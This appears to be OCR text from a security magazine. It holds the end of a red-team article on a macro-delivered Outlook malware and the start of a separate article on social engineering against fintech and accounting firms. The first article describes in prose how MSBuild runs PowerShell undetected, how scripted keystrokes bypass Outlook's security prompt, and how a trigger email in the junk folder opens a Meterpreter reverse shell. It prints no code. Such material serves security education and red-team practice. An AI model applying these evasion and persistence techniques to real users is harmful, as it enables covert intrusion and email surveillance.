The second stage of the attack, can be achieved by PowerShell this XML code to MS build as an argument. This is a very interesting technique, where the attacker by doing so, can execute PowerShell code without interacting with the powershell.exe. Instead, the PowerShell code will be executed via the MSBuild.exe binary. So, by the time the target opens the malicious XLS file and enables the macros, the first file (msbuild_outlook_xml) has been passed to MS build, and that XML file loaded an Outlook malware into target's memory. This malware is a PowerShell based malware that monitors target's email box searching for specific keywords (*Figure 7*).

Third stage of the attack

However, there is an issue with this approach as, Outlook is very protective against any kind of programmatic access. So, in such a scenario, for the Red Team members, it is necessary to avoid this situation, and this is where the second XML file comes in to play (*Figure 5*.), where it is going to load to target's memory at the exact same time with the Outlook malware, an Outlook security bypass script (msbuild_prompt_bypass.xml).





Figure 5. The Outlook malware and the prompt bypass are loaded. The Outlook malware that is loaded in memory constantly monitors the Target's email box (Inbox, Junk, Deleted) for a trigger email. Outlook's security prompt is bypassed by a custom PowerShell script, leveraging send keys.

By executing this malware, the Red Teamer can bypass this security prompt and in fact make the security prompt disappear from the end-user's screen. Red Teamer can achieve this by loading simultaneously those series of keystrokes that grant attacker access to the victim's email box. In fact, by tuning out the sleep values,



the whole outlook security prompt will never appear in front of the user's screen (Figure 6).

Figure 6. Tuning the sleep values (highlighted in green), the outlook security prompt will never appear in front of the user's screen. The series of the key strokes, in fact they achieve the "Allow" click, as shown above.

Moving forward to our scenario, when those keywords are identified, then the Outlook malware is going to launch a Metasploit[7] stager[8] giving the attacker a new Meterpreter[9] session.




Figure 7. This is a sample of the Outlook malware that is constantly monitoring target's email box for specific trigger words (asset, management, trends). Those trigger words are in the red box. When those keywords are going to be identified, then the final XML file is going to be passed to MS build which will give the attacker a new Meterpreter session.

So, by the time the macro malware is monitoring the Target's email box, a security prompt is going to pop-up warning the user that something in its computer is requesting access to its email box, and this can be bypassed by loading simultaneously those series of keystrokes (Figure 6).

Fourth stage of the attack

Hence, while those malwares are running, the attacker choses to send an email to the target again including those trigger words! This process is invisible to the user, meaning that the attacker can craft an email specifically, that can go to the junk, or spam folder. (Figure 8.)




Figure 8. Attacker sends the trigger email including the keywords, after the malwares are running on Target's workstation. The yellow line refers to the path that the trigger email follows.

Fifth stage of the attack

This will be achieved because the attacker/Red Teamer has tuned the Outlook malware to also monitor the Junk or Spam folder as well. Finally, when those words are identified, the final XML file is going to be passed to MS build, giving the attacker a new Meterpreter session (Figure 9.).




Figure 9. The trigger email is identified by the Outlook malware and a reverse_https shell is established. The green line refers to this connection.




Figure 10. The Red Teamer successfully granted access into Target's workstation!

Conclusion

In the scenario descripted above, it was presented a very interesting concept were an attacker/Red Teamer could deliver a trigger-able Outlook malware via macros to the victim. In this scenario an advanced social engineering attack has been executed against a high valued target, where the attacker/Red Teamer succeeded in implementing their own custom attack vector, to evade detection and trigger-able access over the high valued target. Finally, as these sophisticated attacks are very effective and not easy to be detected, the information presented above should be used for legal and authorised activities only.

Endnotes

1. A macro is an action or a set of actions that can be used to automate tasks. Macros are recorded in the Visual Basic for Applications programming language.

2. XML files are XML (Extensible Mark-up Language) data files. They are formatted much like .HTML documents but use custom tags to define objects and the data within each object. XML files can be thought of as a text-based database. XML files open in Microsoft XML Notepad.

3. C# is a general-purpose, multi-paradigm programming language encompassing strong typing, imperative, declarative, functional, generic, object-oriented (class-based), and component-oriented programming disciplines. It was developed around 2000 by Microsoft within its .NET initiative and later approved as a standard by Ecma (ECMA-334) and ISO (ISO/IEC 23270:2006). C# is one of the programming languages designed for the Common Language Infrastructure.

4. PowerShell is a task-based command-line shell and scripting language built on .NET. PowerShell helps system administrators and power-users rapidly automate tasks that manage operating systems (Linux, macOS, and Windows) and processes. PowerShell commands let you manage computers from the command line.

5. The genuine powershell.exe file is a software component of Microsoft Windows by Microsoft. Powershell.exe is a type of EXE file associated with Windows 7 Home Premium developed by Microsoft for the Windows Operating System.

6. MS Build is a build tool that helps automate the process of creating a software product, including compiling the source code, packaging, testing, deployment and creating documentations. With MS Build, it is possible to build Visual Studio projects and solutions without the Visual Studio IDE installed. MS Build is free and open-source. MS Build was previously bundled with .NET Framework; starting with Visual Studio 2013, however, it is bundled with Visual Studio instead. MS Build is a functional replacement for the nmake utility, which remains in use in projects that originated in older Visual Studio releases. MS Build acts on MS Build project files which have a similar XML syntax to Apache Ant or NAnt.

7. Metasploit Framework is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. Metasploit Framework is a tool for developing and executing exploit code against a remote target machine.

8. Stager payloads work in conjunction with stage payloads in order to perform a specific task. A stager establishes a communication channel between the attacker and the victim and reads in a stage payload to execute on the remote host.

9. Meterpreter is an advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more.

Social Engineering in the Age of Fintech

Jeremy Walker

Jeremy is a security professional with over 13 years of combined experience designing, maintaining, and securing military and agency Information Technology systems. He currently engages in penetration testing full time and has served in roles with both Credit Union and PCI compliance firms. He holds ISC2: CISSP, CompTIA: CASP, Sans: GCIH, EC- Council: CEH. He is a certified Community College of the Air Force instructor with over 400 hours of Cyber-security instruction and was an adjunct professor in Bay Path University's graduate Cyber-security program. He has a Master of Science in Information Technology/Cyber-security from Florida Institute of Technology.

Sean Butler

Sean has worked in the financial industry for nearly a decade with roles in accounting, IT, and Security. Sean currently works as a full-time penetration tester with a focus on Financial Intuitions' network and physical security. When not on the road, he hosts a weekly study group for fellow CISSP candidates. Sean holds a bachelor's degree in Information Technology and Security, as well as an associate with a Focus in Cyber Security.

Even as Fintech systems become increasingly automated, Social Engineering continues to be a major attack vector. According to the Cyber Security Firm KnowBe4, ninety-seven percent (97%) of malware is targeting users, rather than technical vulnerabilities. This article explores an example of both a remote and an on-prem social engineering method being combined with low sophistication attacks to obtain data associated with Fintech systems.

Introduction

Financial Technology (Fintech) is used to describe the innovative technologies that are automating, bolstering, and/or outright replacing traditional financial processes. As time progresses, companies and end users alike have embraced low face to face interaction in favor of automation and convenience. Consumers can apply for credit cards and deposit checks from a handheld smart device, usually with zero human interaction. Financial Institutions can almost instantly transfer money for fractions of a cent with blockchain. Gas stations can accept

payments for fuel at the pump, again, with zero human interaction. Fintech touches every industry and, in some way, almost everyone. The proliferation of novel and disruptive Fintech implementations is apparent.

Unfortunately, even though a great deal of time and energy goes into ensuring new Fintech implementations are technically secure, the data being protected very well in one area can often be left more vulnerable in others. Attacking a mobile banking platform head-on, for instance, would generally require a high degree of sophistication, but using social engineering to enable a less sophisticated attack on a production network that houses the same data, nets very similar results.

Even as Fintech systems become increasingly automated, Social Engineering continues to be a major attack vector. According to the Cyber Security Firm KnowBe4, ninety-seven percent (97%) of malware is targeting users, rather than technical vulnerabilities.


This article explores an example of both a remote and an on-prem social engineering method being combined with low sophistication attacks to obtain data associated with Fintech systems.


Targeted Email-Phishing of Accounting Firm

Background – Mid-sized accounting firms are potentially a prime target. They have enough valuable data to make them worthwhile, and usually lack the enterprise level technical controls, procedures, and training found in larger organizations. The tax forms processed by accounting firms represent a checklist of accounts and an aggregate of valuable identity information.


According to Proofpoint's State of the Phish 2019 Report, eighty-three percent (83%) of Information Security Professionals surveyed stated they experienced phishing attacks in 2018. These phishing attacks often serve as a precursor for future attacks; however, they can also be used to obtain profitable data directly.

The attacker has done some research, scoured social media sites, and conducted basic searches on multiple search engines, using tools like theHarvester, to glean several company emails.



